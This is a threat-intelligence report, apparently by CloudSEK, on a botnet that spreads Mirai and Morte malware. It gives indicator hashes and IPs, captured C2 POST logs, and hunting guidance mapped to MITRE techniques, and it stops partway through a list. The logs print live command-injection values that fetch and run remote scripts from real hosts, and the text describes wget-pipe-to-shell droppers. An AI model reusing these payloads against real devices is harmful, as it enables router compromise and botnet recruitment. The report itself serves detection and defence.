a0304933ee12cf6061fa69603e1ac3f42767d42dc2879066d92e5d03a1e83351

a327768adb64d39a7ea725fbbe155ebcea98253dc60515ce453d32dadbc34032
a339875f4df9a2400de9d8e3c9fd3f319eaba68e3a5be2e315996d49c8cf13f1
a62acdbce6a15cda01e47087742f1bbdae6ca49d7b144594de951986f6d79168
ae492263c01587f9f312e8d19f40717f63bcaff2204033949bd565c91a0266c9
b1882bac20ae446706ddfcc900481013436d6e0c68abb2d1d50f96fd12c42ad4
be6e0ea1f6b58d8322b12e2d8b1aea689a92a9dab1ac6fba03324e5bd5a3e199
c35e6065c5ce5a389ca435d0367d1e46420244b6adb451d62810f47617562c22
c5d4276c820c78f8dae02bce2ec47ee3d2501739b280681d860304725eec9cf1
cd1858739f92ee5570a86a18ce74e42347b3290ff724df951c75c73223403700
cd98a9ca815fa9f5aa9ed0c7cbf6c3df273088c983faedebd9c1f3d07c7ff4fc
d2a89cd6173eef86bbc477df4776ed47e9cf5b8fdbeb121bafdb8188201abb1a
d5f60940e0363da950654e981b72336c98787a7c0ee871d0fbaf01a9dcda0a1b
d870f8a31f570c1d98674fa3f3b931a3861b1a259db3301eaa29b73bbe590551
dd249e3e40e0035f8e75110d8d9793e2bfbc13e490728e876ad01fa98b059d2d
e37164ac48f3e59b4a121e5207ee5e5db43d0dd90e1b87e490f6ed26b8d2d231
e8e8994a5429786197dd65b01ae6d503fd9c61f3f5f9b4f420f4e70479254016
eae06a777671f1f968d24459d929798d3b22a8d329765b307ba6c92c3db952e6
ecc5f18ab3e11fd6dc65bc79f4621971422065eaa58cacbdf8038f8d070c50db
ef0b7a0de3cbcd3e1f254befb5d45226fc5d85fbb4c7a3703bc7a25c65713ea7
fb506252d75bb3f2de1723609cfc0fcbc48b3d8d1e89f6204644788ad67b5559
fd1696a79fa55c6e605ad699bb213b2e12fbade61db7a2c97c76582a212e4be9
fff92495e88b67a22930af388c198903511efa21e6d0912a58d8a9feb379ebcb

Mirai Downloader IP

80.66.75.121

PDNS

f7l.us

asdfzeq12.xyz

o2.sibzapaska.ru

Mirai Downloader

09efd15ff0317424b9b964626da5e42d68b3ce91f509b16dad9892d156d3eabe
6dd0464dd0ecde4bb5a769c802d11ab4b36bbe0dd4f0f44144121762737a6be0
abb0c4ad31f013df5037593574be3207a4c1e066a96e58ce243aaf2ef0fc0e4d
08cf20e54c634f21d8708573eef7fde4dbd5d3cd270d2cb8790e3fe1f42eccec
d14403eb256419647302cf76e8073d6715e150342f2fd7bda3c11988daad39a0
50dd351b6549b76689e257f5108de20856a5db706aedf4785080be760a5d307d
d03a1b107d452b447fc420c7517408237442c150b123430a75101214a6dc0354
39dbb6cc681ffaf8bf5f74dd649db5663d2611582e7673c1770b9c42615b0378
24b061cba6b8b8433eb69011966509cbfa47e76d3372b83994cffee9f81bc0ff
8b26955fd2d73083c2165af057341857154f91ca9a1d6e590df11ebe4fe8b8af
186836da261134ad518e82c0e0d6139636762263256919527ec9231a8c821bc8
913af09a9e3885a1712b464b38bb8b09826ba359596c8f1afaf6926b1397644c

Mirai Payload

9482ef5ba3d19874f54976546b718ac7b016bcffa5faa0cb4a93925317e9820c
e1cd603fe37b79c957b48ecc67c0a45c784bfe7526be6c3e5952434183bff4e6

Mirai Downloader IP

176.65.142.122

Mirai Downloader

Fbf1769b9cf0f5f8157ccd5cf2a198d3d9686524753bc2dd1a079fd1249e3134
8765af1d32734db759d1f70f16989abc80c14824f4a81ce1dd56e2c8c14af844
Cf8c449bca98a275a2f0fc48a16ff49447f035688030c064551e1de7f305ebad
Fdb9268a7020efe98037bd34835e7ae5be59daa21f89d0dc6b4c247c77da7800
0ddf770584b69aded30088290238acc16b21f35a1ef3bd43b49195036a22aaeb

Mirai Payload

46eb0ddb24b35e236499c61bca059217258551e33b36b28ca5c55acc0d1ec05c
ab2c342c1ee1f1b3bab7bdaa48d748ccf351a1d3572d6058eb3e428472d6c1eb
f67fea7b9ebce4b2802a3403c3fc3eec48f446948c49c8d14f0a08a0ccc4eb0d
27514d7abddb29ba082df1249ba8944880a24b1c15b6883d074710cdf2fc65d
5ce87cfd1ed01e21c251093f5be54adb79bbd00f40610100404b003f45693f2b
2d0ef80a9098f5e9adf1cfd4c79dab0ca585144a125af25c499b6cd1162cd271
08089fb46ca4560b95385d9dc70e19a7b1d64d8167501aaa9559e431c850b7ad
f738acbd24f90bb64e32e40dbe1cafd1f0ec93a852e9c32659979b5848f32e91
0e6f3ad60fa8a56ba17707f25cf4d681bc959c8d6e39ef8e7d55a60e0715fbc1
bb3b4a490e1bd89a1511c0f9fc9e64294a532d76c2f802c2c55fc00ac0c2ac64
e4797b064b4fd93edc8f5b70f6c6798c38786e59f1eda3d244406d4391e8d527
0ba111547dd62df077e558da062442837227ad81588284ccb488032ed9ad4573
480f71e56864d23a463a05d6d59872450a98dc956ee11b17c6a7bb8789673c94
500f87be72a2fdfb826b22f7a7f5365f85c478d039a73f6ab6e56a47ba6a9b10

0f369309b65b4d718c7947d32427981f4f85c3839c8868f7bd17e627700d5e7b
bdfc8644c1145339e7a93f0ff936d72bdd5b661f68bde6e0ee3f467d1e879b76
fbf1769b9cf0f5f8157ccd5cf2a198d3d9686524753bc2dd1a079fd1249e3134
8fc40fd8bf0866c4f477f831864b9b40622730451b936de2be44db661c78ef43
2da5a0678d99ae5e231f1d4d862c1c53ebfac862eef0adbe226dae91ef26298b
3d757daec4a657b4f57e3a2a57626c60840c94cd2f3cf49b9ad0b07b94ab8b54
a697a9f25254b1b2f26da103e517324f5af0d8b2bc0b0ee3b1953c64c23399a6
a152693618ff43f18cec687ea2499f671a9ad835a9494df19ab87d39dea75e77
168fa01cbec88074df42e1fe29bcad2d0011c694b8e7e59f7e31c07232ea00ae
d800bf2dd66172c6ecf5ea812d1cb78d4ed127a172dc58a35cc9a2d9cca416b8
191bfdc8b341e3d5da6c9718196e4ae789cbfa19ce92bf93137facc93e2d136e
29361a41feec5db5217c7f346a8e6d9d5928c7876cb6e91cf948091563dbf138
faa4f472e6639e3f18c7503cca60218c461f433011ecf25b836c6fe9e2d403c3
deab4d8e0a3c198b16f42a30c1b5e66e99be890ebd957e91a80bccaa3af86fbe
7263ed5d62e194a19133c6f87fbc7f9ef0675020a8dac18bc237bf547d519850
ef2188df0c72483760c8d1e0e88e4c3835b8072cbaf75e20bf834d0a8b794817
e8658145dbdd8a41fba5155e67fb0f3fa2f0f9344f648ffadc698a2b3a7893d3
3fcbe527d6717dae1e9fcd86192fa3d7c0fc2f08b8c9e505ebbb215679e1fc3d
2545753d368cfb915e24da72731776ea9ffbb78465bd0396360f18237fb90754
93beffdbc4c76535bb519758d89752a99cd8354b85e1f6efa6f350e45414652d
63e3ac6871f905b01c080bd21725f51ab578b9e3e0a91697296bcce1b0d73255
8765af1d32734db759d1f70f16989abc80c14824f4a81ce1dd56e2c8c14af844
1ab8ee0c22bd759ceec821cc533713cd164f0eafcd8e5f73a9ec164b72ecd996
1605d4422da3fdb43d2ec92096ea296f436cb77bccc9e679d8e2301b9218befb
73a7c4aba02e880ce7fae909c21f3e68a001ceb215b26285db9257d4fb478c3f

b441238651dff6f50a424b3573889d77a84850a7e54ef99d09a582dc51d2c2dc
e1ff840ff554878de64c5222f5c5e3cd9aef3f87629eda4409a3771b3ee710ed
6ab6971d56826925039346b78bd1a975fe72e18bedb451aa4d27dbcb8a301477
91cb61e9d9d1f7e5250486c052a55d39cd918f9d62a79131e4f5cd80059bff40
f5998939f9cec2116ee7ef12ab527765bbc8c595d29561c5bb53878ed4e19538
877e36d4037aaf93e13ae008f182589f792130d91f7be59a97faa4e8e051565f
4209397b9e7c57fab45196c1ed3021b798af379a1f514b02d06ae66731590419
63fe12d596b8f89fdea3dc72948e50fb46b1d352aee37e9e18e9ac205f54819b
49302ef4b9bb1a0fed1d69ae2699130595a75c2634274ba7a011384f255daee0
e4520743e4d2016db11f9cdbe06569c98e10b52bb9b54a66850c4489f6d9b9ef
5f7a5a1a7d7beeb46e02e5a1fe4cdb2bca27ca8277da930a4077257d062e3b16
c9968db21790bd0573785c242a3fe20d5b00f875ae1325663187beed26f2b86a
f5896df6c2a6019058d03e06a09af90930e3808a8e249a6a4be5daece3624cbf
f1fc91a5ea0ec20811aa9ffa9934a745acbe6da09fafb9ef3bf39a6a19d0c412
6043de18bd7f40398eb07464b30fa62cf23579a41cf0c4a539384b8bad13e3ba
44237505e27dea74e694986fc66e9a2be2cab6adfb5090bbbec113f1189d6fb7
09c5c788589d983e85af3f2fff0459aa9703d580505419bb6699bb2a9ed8d9f6
98fd6a677fd86a7329d0a9bbc36ff462cfe13c5dd34a08e3acab30056f1ea8a9
3182f9bb6538da65dcd803f6bfd2620125d573191109319eb5747e536294104b
8b8a1120d312a29d1fbac31c30b9a6c896b31503b7b44d2931f30b9d8abbfda1
134066f7644c8832d3258c067c3ce504e97231f31cb0947c6b3229bc23c180ba
16028879d2e97ac7abf4d4b710a7dc7cdf10bbb8846a59258fac29a85d02fbf4
cf418c7616a40f6d11fa5483f4fe969bc7e2f02219cd405c19d034b97dd5c1fa
cf8c449bca98a275a2f0fc48a16ff49447f035688030c064551e1de7f305ebad
05792546d6de7c9fe117abbb20ad2b1cbb8a98f23c560cef29f9e32a7296c764

2b4fabbb64cadbaa8631330f2b122f3ea0e077d8d1fa337d3401f592b870e8fb6
2ddf890227ff562d12b7f3d868d0fa5e9b3bd9e4807d1cb3504a6781ac5fcf65
ecc2db37b662d75c967ad6eb8f0539d7b1168d035e1cdfef705fbe140190d39e
102a731236b8b7fe13b1a8ded8b660a3905705c008c85f748bf6526ce7e43002
c4af9f0f5053e1abf0d848d999b5d3936521b21bfe0e92101a627a40e695cc06
fdb9268a7020efe98037bd34835e7ae5be59daa21f89d0dc6b4c247c77da7800
0ddf770584b69aded30088290238acc16b21f35a1ef3bd43b49195036a22aaeb
5cec8a32047c618a87493a1f7b0b266865165247179cb99a229b4af9635edc55
4fa64c1dee5b01c71047a98a0de828b11b09705b9c1563aec94aa6546ddca6ee
dbdf281599049fe75a2608591e4b4b971c1ed9797bf33e93ca4b9113afa9a885
76b75f6ea1117b5eef6a381d1c66d1c2cd6d43b91c76d609dbb94da4eb83998e
86c162d5f2bf5bc3473c012946504903ff2bf4cd0137f8bb9dc3e223c55497b9
859c03994887de2ebcbdd6aa12eea2a0ae37c14f5780f79a3fd74b8146ec4290c
532ac11bea3771b2af58cc2f797b231b8a637cd18b7adbab1421c25e03b69e3d
2eac63e86b701ed6bae1688e040dddb57598e1e0342a84b15d2c3079bca9b504
a59a107ab7469fb8de58181a13c6c42d41500ae2e5c70f9338d420dbe4770af1
6ef8c6bed35b993341508f7fc1af9878b9a6ec33e146db6127a431d238cf6d18
a1cefa116fa8db0dc1171939737d6c3e9361aa74449836f5ae40ab8e3045a2aa
2fad14a70f9d1bbc95e3a47576ac816a01e1020ea9ff5dca380fc33eb3f50969
e0fb53fe7237cc2e0a22535b8b1d952ec9194d36fc8b05f4d499ffda0c981b78
beebfd729ba721beac6ab40eb28c1fb807b5a48286bc8c8f547c20dcd1a9d614
dc5af4bff9879961fcc44690ca6374da4adf4a399e16c9bb0562582431f3b22b
41dd84b457d81f422da80477e59f9c4658fbc5f19d2e10a1cbcc5b62b4141ad3
9858e79c9f982d64492c9f99aaf00d8be538df97d4705ab1d4876ffdfa4e67
73a9b69bd82eb493dc6e2a6e9c708e4cbf498ff90fbf876f18a231dfa5758196

252a2a07cdc1ec86cc1b31be22fa1ec32296606213310d82534de49ce6c770b3
7828052823e2308f3702a9664bbe8f5aeacd351f823cb1266d8358637be6633b
375935443c83bf29a9317e509050ba07d7809e307dc47daf4eb4657a13977f4f
5835956e55e84c2629a4e827d9c324b8f771996a8c04c2e07176c80c3e7d9216
8aa3c4f1abab364049ca46b2c43daa5c9b9208c1481a8d4451eaed41166b7951
2dbf8d624961789baa92fef7583605896b8a1a6dbc02b56bb51823a60a6196f3
48a234cf09f068a0f19171a6f91d54b3ec44682c4650ff6633729fadb4f8535a
3a5cf3a6f0985d0cf1caabb59737858ff103eea24a327a52e1c0869a442a9188
26c306d0872622757d0e974f3e860f53432bdb6be1ad0f37b17bdf3f962e2f54
824fc1ceb57c9a0510734b23a2fba26c447d1cb57011a8208422d29822a7bd29
Cb31fccac763dbf7e136de7aec22e454f6049be1c6f5eb038204d777bb050b53

Mirai Downloader IP

196.251.117.179

Mirai Downloader

5aa8ffb252275a2d14da0a5bf851b64a38dc7f4626b94d73f0fc034e12851e31

Mirai Payload

010ae278b64341f507dd05de12d719c632763280c67a148215c76e4f98c9b996
06edbc779e65e90c2383384dd609835e76c1756b42b1697d5f3a87a64b8aacc3
076ade9560ea05fe9b184732c248e71a5af00fb827e43eccbdcd2bd351a192f4
076b45d06dc7e61993bcd597700220fb2a7725e5be9a76cf1ce55476fdc52f62
07b8bad2fec852929e54b5295ccec6eac0b8c4a1d93702a84b08dee13331e47

07f3c9bff54af9982a03dcd15ea5889ce2a7f3229084a9e6635723b063374f41
0abbc9dc7ab0a73f24413ab4859aebf47bf0c26533368912c599b3e4c03b7d4f
1170e536f8010703f725780cf87a050b36fd20a4b8fabcf5acb427363fa3ebb0
129810d9d0df71b3e29f448a1a1ac6374ca3d55f3095ee965f628aceb7a674c4
1911a939dd8f809ec148fd6a286ca25341facba7ae341d04373f12e20115c1a2
1a87fdcf290204095bfbaee2f78708d5cace83fdb340060c69df92bbeaafad9
1c28057aff20d758c46e0dd566a39fdc1986383d3cd39bfd337f1e544a11aa48
1c86c6964ccde1dd39eef83a60439ee3a1ec0e4a2464cb792ebb917d173d2e01
3a694b2c03f8e335a3cd3f1cbff9d0056b2067e8e4e9057cba7ceff0f3787e30
3bdfd0dcc0df516a4ac11fc69842ed61a7ab95a7765dcf86ce76237bddd13956
40d10c51a6fe7e0d1c6c6e5a1c02ab7848158789f2e2d20377323b62f7dbad50
42d42668ac617cb64afbfe75133b37721697323d4fda95f5d062a048461cb3b9
466227eb22350d309817c1b5d8dc819875567a3dfc993efd3b6d935a1e0b15a2
478f7c6e9e926cbdfda8823f77ae92962fa0bebbba40d21b18998b0ac7eb7ea38
4d09a42ae6d60275f26856eaf2968525e998a441470b49da59e0a8f5e24d61b7
4d85af85c1e5952f81ed442e4e47546c84857a2a30765df6a8303f6daf313201
500369fccf9614bf97c07b93e75a0b7e804e7b55806729c484436e340e6c4dc4
515c867cef5c15fc3d581a864d99ec63db357c4d75a09de5902cb56e0a6f9210
576cdead6e6f70cdafd35ba86a7e506cfccdf53365ab9211828ff737d4e519a6
58a3cc16809977d872101a4d86613bdc702fe9c0f9539a707ad81cba197e6fce
597f3a715df1824fbc3ab04fc4d396d17e8368b1d8e13c3bd23ae39abc59edd0
5a081b2bb3edff1159910b0c77dbfff905b628fc0c9f973274b875922592207b
5e53664e037fb5cb7e4f52592e6eeef69c5da37c1cf9f63128fc2f6d68f2cffa
5fd01fe026b47fdfe86df84e0bd99a5cad521927540be9cfa007c8a51ee4517
60a65b410df2043f04d1f6e965ab6f89074267d2930a48e0f3f52e2b32cda2b5

60e6e035b293a44d767e824c94e057a0219e864786606c1d69c862f846bb1238
66793d86dbdcb0a16bebb640118b0a37308dd1a6859b477645a049a800af55be
699549339fa6c1138081291acc5063e47d3c22d280805d7740f78853c1dca463
75c77dfa52d27802ee8d9fd208e676ff7ca086b65f4b4cf7a62a711a815480ea
78beb4e899766ac8e0eaec96dd52555746c77f53fc426ffd0834d3fe1f2fc6d0
82828ed8e9c230c814ae7d187df29c89b8c0998d2f0c5585959abefc2e82175f
88f6c69c4dbc10fcd6c6db51af4ba6fa8b3b6d65ad88f1553892a1e082026eb7
8a41e78d1e5c56842a093f861350ace4a98ec00f74fe86853b6cec5e5b1b7eab
900016b436489d8c137fbbc72808f5965d988c65b4d0775004830443b1b9619b
93fc36b1d572734395a6dd17784418432a5431ad348788a640967221fac70bf9
9d4aaee5c3cf730a8e4127a5aeaa883310230a5f4ca4806921594444b47d7375
a246ca699639d57efc29e4c5f32f0a1a46c3a61afde5d348020849b70758571c
a4e49bde7be5f3404763e686ceaff2fcfa26539978df5b75cc4c4e5fa89c7828
a9b53be699cc6449503e519314a03083f616c7b43865e0c4a4416caaf3887e8c
aaa7044c07ff52702845b052514b5aca4b6cd7e9a686ac765f3c501d39bdcae3
b029eca884473ff7ac276481319b7dba575f54761380e4129449b0f412be5695
b538c80f0b5379bef4e10c9ee4103dbd246f6fedd8c0ceb6cb2d63f3eebe7332
b6c2a84da2683e0b80a9005641f16f093de15bfee86602dbfa9035b53e636586
bc45ff6e2851cd429cdc7bea5428af3ade006e829c2d4c8febfa8bb0ebe34604
c44db61620b7bb7c76929a46a7062059002ec33dcb9af86a1deb2f65b80a1e53
c4c18e1026af87ff4d65ca470316da6ea6aa7e3f5ad9c03d7c0c7a7fc5af82bf
c8c9a99d17b3f7bdc324b2cb3f5668f8f13f8667c2b64d65fb2a0329f6307b4b
d21398ad72923066c6712fb5e2294b6ef8965c319944bf958909ccd8b13961e0
d41827cfe272c959f20f5c126ae97f5c755dfe081b47c31c987825988df5473c
d4aebacfd41175941f27a22c98f85a9707197c88f1ccac13b52464073d2fa519

da9d04b8888cc85de1a96bcc41a41e9a03d4535905b099a166ade6dfa9654cbf
de8c5505d3523c9dfb0c48d040e933d543ff4ea70a86190019ca7aa12d3ab122
e624d40ea6b855540f5b6cd211b710e8f43db8917e3874ec5852add4ec9d1a60
e6640ab76d0a023794c819c42030de3fb9482389c57ed402d956e151fb6e839c
ec171541e758b945496cc6e22762f7b993a0d51c59ece58ac91b7e7d5fd1d0fb
ee92fa5d0e69aa5952928af503710e281985a21b04ddeaf0e3caca2c0e51db68
ef669bac81c5c567c8e6decd8283e33a047671e84b7ad7a06bceb2de503da483
f7032980fc68b37fceca2bb8cea96ee5bb083285151b949d49d790dbf62016b9
f7caf3a8be30a3bfcd0f931181c0003b5eb01c8e19825d5127831a3d8146c8b6
fa2d23ca0db28342c95fac070a3b6bfa4a65790ad2b528b69aa4d7e37fdcf534
fdd141641b7759b20a57504db58068e6dbc46f565c5f0d0307bce486f6beea23

References

- [*Intelligence source and information reliability - Wikipedia](#)
- [#Traffic Light Protocol - Wikipedia](#)

Executive Summary

CloudSEK discovered a sophisticated botnet operation through exposed command and control logs spanning six months. The campaign employs a Loader-as-a-Service model, systematically targeting SOHO routers, IoT devices, and enterprise applications through command injection vulnerabilities in web interfaces.

Key attack vectors include exploiting unsanitized POST parameters (NTP, syslog, hostname fields) to execute remote payloads, leveraging default credentials, and targeting known CVEs in WebLogic, WordPress, and vBulletin systems. The operation shows a 230% attack spike from July-August 2025, deploying multi-architecture malware including Morte binaries and cryptomining payloads.

CloudSEK has been monitoring these logs for several months, with customers already alerted when their technology stacks overlapped with targeted attack vectors from this campaign.

Analysis

During our routine scans for malicious infrastructure hunting, CloudSEK’s TRIAD found loggers in use by threat actors.

104.248.75.228:8080

POST Data Logger

104.248.75.228

United States of America / California / Santa ...

ASN: 14061

Organization: DIGITALOCEAN-ASN

2025-08-27

Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33 /

centos

Header

Products

HTTP/1.1 200 OK

Connection: close

Transfer-Encoding: chunked

Content-Type: text/html; charset=UTF-8

Date: Wed, 27 Aug 2025 12:24:44 GMT

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.4.33

X-Frame-Options: sameorigin

X-Powered-By: PHP/7.4.33

The server contained command and control logs issued by threat actors over the period of the last 6months, which gave us insights about their attack vectors and infrastructure in use.

44/85

body_hash: 670118828

```

<div class="log-box">
  <h2>POST Data Log:</h2>
  <div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[peerRptPin] =&gt; </pre></div><div class="log-item"><pre>[resetRptUnCfg] =&gt; 0</pre></div><div class="log-item"><pre>[configVxd] =&gt; off</pre></div><div class="log-item"><pre>[peerPin] =&gt; </pre></div><div class="log-item"><pre>[targetAPSSid] =&gt; </pre></div><div class="log-item"><pre>[targetAPMac] =&gt; </pre></div><div class="log-item"><pre>[localPin] =&gt; `wget -q0- http://74.194.191.52/rondo.cdz.shlsh`</pre></div><div class="log-item"><pre>[resetUnCfg] =&gt; 0</pre></div><div class="log-item"><pre>[submit-url] =&gt; /wlwp.s.htm</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 17:05:48</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[message] =&gt; </pre></div><div class="log-item"><pre>[next_file] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[this_file] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[h_dhcpc_enable] =&gt; enable</pre></div><div class="log-item"><pre>[todo] =&gt; save</pre></div><div class="log-item"><pre>[m_wan_aliasip] =&gt; </pre></div><div class="log-item"><pre>[dhcp_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[pppoe_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[m_autodns] =&gt; 1</pre></div><div class="log-item"><pre>[m_wan_hostname] =&gt; TR3300</pre></div><div class="log-item"><pre>[et1macaddr] =&gt; 00:30:BD:F6:EE:94</pre></div><div class="log-item"><pre>[wan_proto] =&gt; dhcp</pre></div><div class="log-item"><pre>[wan_access] =&gt; eth1</pre></div><div class="log-item"><pre>[action] =&gt; Apply</pre></div><div class="log-item"><pre>[webpage] =&gt; wan_dyna.html</pre></div><div class="log-item"><pre>[itsbutton1] =&gt; Apply</pre></div><div class="log-item"><pre>[dyna_mtu] =&gt; 1500</pre></div><div class="log-item"><pre>[hostname] =&gt; $(&wget -q0- http://74.194.191.52/rondo.znt.shlsh)</pre></div><div class="log-item"><pre>[dhcpc_enable] =&gt; </pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 15:27:34</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[timeout] =&gt; </pre></div><div class="log-item"><pre>[pro_ver] =&gt; </pre></div><div class="log-item"><pre>[packetSize] =&gt; </pre></div><div class="log-item"><pre>[ip] =&gt; </pre></div><div class="log-item"><pre>[domain] =&gt; `wget -q0- http://74.194.191.52/rondo.uzz.shlsh`</pre></div><div class="log-item"><pre>[hop] =&gt; 1</pre></div><div class="log-item"><pre>[action] =&gt; </pre></div><div class="log-item"><pre>[pingMode] =&gt; traceroute</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>POST Data: Array</pre></div><div class="log-item"><pre>Timestamp: 2025-08-24 05:49:55</pre></div><div class="log-item"><pre>-----</pre></div><div class="log-item"><pre></pre></div><div class="log-item"><pre>[command] =&gt; `wget -q0- http://74.194.191.52/rondo.hsg.shlsh`</pre></div>

```

As we can see above, there are markers in the log file within square brackets that hold a lot of significance with respect to the hunt. Let's understand what they mean.

Logger Panel Markers

The below panel log markers tell us which function/module of the botnet's web panel processed that respective request:

1. [ReplyPageLogin] → Initial access attempt / authentication probe

- What happens: Automation sends login POSTs (username/password fields logged). This module records successes and failures and feeds results into the next stage.
- Intent: find admin access (default creds or brute/spray) so attacker can reach privileged form inputs.

2. [ConfigSystemCommand] + [SystemCommand] → Injection / Execution staging

- What happens: the panel writes the attack string into a “system command” parameter (the raw command is logged in SystemCommand) — typically a fetch-and-execute chain (wget -qO- http://IP/rondo.*.sh | sh, busybox wget, or tftp/ftpget).
- Intent: achieve remote execution on device with a minimal one-line dropper.

3. [ReplyErrorPage] → **Execution failed or request malformed**

- What happens: the panel returns an error page for that UI action (could be blocked by WAF, malformed input, missing permissions, or device rejecting payload).
- Intent: the automation records failure so it can retry with a different payload, different host, or different vector.

4. [ReplySuccessPage] → **Request accepted / likely execution reached**

- What happens: the panel returns the success page; combined with SystemCommand it strongly implies the device accepted the command and the panel considers it delivered.
- Intent: mark this host as “candidate compromise” — move to fingerprinting and payload staging.

5. [ReplyDeviceInfo] → **Post-exploit reconnaissance / fingerprinting**

- What happens: device responds with metadata fields (MAC, hostname, firmware, reachable services). The panel logs those fields.
- Intent: operator collects environment info to decide which binary (arch) to push, whether to keep the device for C2/mining/DDoS, or to sell the access.

Targeted Device Types

- **Oracle WebLogic servers** (via RCE of WebLogic console/servlets)
- **SOHO routers / embedded Linux** (via wlups.htm, wan_dyna.html, etc.)
- Embedded Linux (BusyBox, multi-arch payloads: morte.x86, morte.x86_64)
- NTP, syslog, hostname, ping fields (router/firmware injection points)
- Firmware upgrade & diagnostics endpoints
- Default credentialed web admin UIs

Timeline	Intent	Result
Mar 2025: Initial probing Apr 2025: Web exploitation Aug 2025: Peak deployment	Botnet recruitment Resource monetization Infrastructure building	Multi-family malware deployment Morte + Mirai variants Sustained C2 operations

Attack Vector Analysis & Hunt Hypothesis

1. Command injection via web GUI fields (NTP, syslog, hostname, ping, MAC, firmware inputs)

- Description: Attacker injects shell commands into unsanitized POST parameters (e.g., ntp, remote_syslog, hostname, ping) so the device executes wget/curl | sh.
- MITRE: **T1190 (Exploit Public-Facing Application)**, **T1059 (Command and Scripting Interpreter — sh)**.
- Hunt: Search web server/WAF/proxy logs for POST bodies containing wget, curl, busybox or |sh inside fields like ntp, syslogServerAddr, hostname, ping.

2. Downloader/payload fetching via HTTP (wget/curl piped to sh)

- Description: Direct fetch-and-execute: wget -qO- http://<IP>/rondo.*.sh | sh or curl ... | sh.
- MITRE: **T1105 (Ingress Tool Transfer)**, **T1059**.
- Hunt: Detect wget -qO- .* \ | sh patterns in command logs, process starts, or POST bodies; block the known IPs/domains.

3. Alternate transfer protocols: TFTP / FTP (ftpget/tftp usage)

- Description: Use of TFTP/FTP commands as fallback to transfer binaries when HTTP fails.
- MITRE: **T1105 (Ingress Tool Transfer)**.
- Hunt: Monitor for TFTP/FTP sessions from embedded devices, ftpget or tftp in logs.

4. Use of BusyBox / platform-agnostic tools for portability

- Description: Calls use busybox wget / busybox wrappers to run on minimal embedded Linux. This maximizes success across different routers.
- MITRE: **T1059**, **T1105**.
- Hunt: Search for busybox wget or busybox invocations combined with download commands.

5. Default-credential / web-login brute or reuse (admin:admin etc.)

- Description: Attempts to log into web admin with default credentials or automated credential sprays to reach the admin UI where injection is possible.
- MITRE: **T1110 (Brute Force)**, **T1190**.
- Hunt: Look for repeated admin:admin login attempts, large numbers of failed/successful admin logins, or credential spray patterns.

6. Exploitation of firmware upgrade / diagnostics endpoints

- Description: Abuse of firmware upgrade, diagnostics, or other privileged endpoints (firmware upload/upgrade pages) to run commands or drop payloads.
- MITRE: **T1190**, **T1609 (Drive-by Compromise — via vulnerable device features)**.

- Hunt: Monitor calls to firmware/upgrade endpoints with suspicious payloads or HTTP bodies that contain shell commands.

7. Use of multiple redundant drop hosts (infrastructure rotation / resilience)

- Description: Hosting similar scripts/binaries across many IPs (e.g., 74.194.191.52, 38.59.219.27, 83.252.42.112, 196.251.73.*) so payload delivery survives takedowns.
- MITRE: **T1583 (Acquire Infrastructure)** (operator behavior), **T1105**.
- Hunt: Block/monitor the set of IPs, search for repeated identical URIs across different hosts.

8. Staged payloads (shell script droppers → native binaries like `morte.x86_64`)

- Description: Small shell scripts that then download or compile native payloads for persistence/exploitation (e.g., `morte` binaries seen).
- MITRE: **T1105**, **T1547 (Persistence — via scripts/binaries)**.
- Hunt: Look for execution of temporary shell scripts in `/tmp`, `/var/run`, sudden `chmod` + execution of new binaries.

9. Cryptomining / JSON-RPC miner behavior (eg. `getwork/eth_getWork`)

- Description: Payloads that connect to mining pools or use JSON-RPC `getwork/eth_getWork` suggest mining as monetization.
- MITRE: **T1496 (Resource Hijacking)**.
- Hunt: Monitor outbound JSON-RPC requests, unusual long-running CPU processes, or connections to known mining pool endpoints.

10. Command-and-control over HTTP(s) (pull/poll model) and possible custom C2

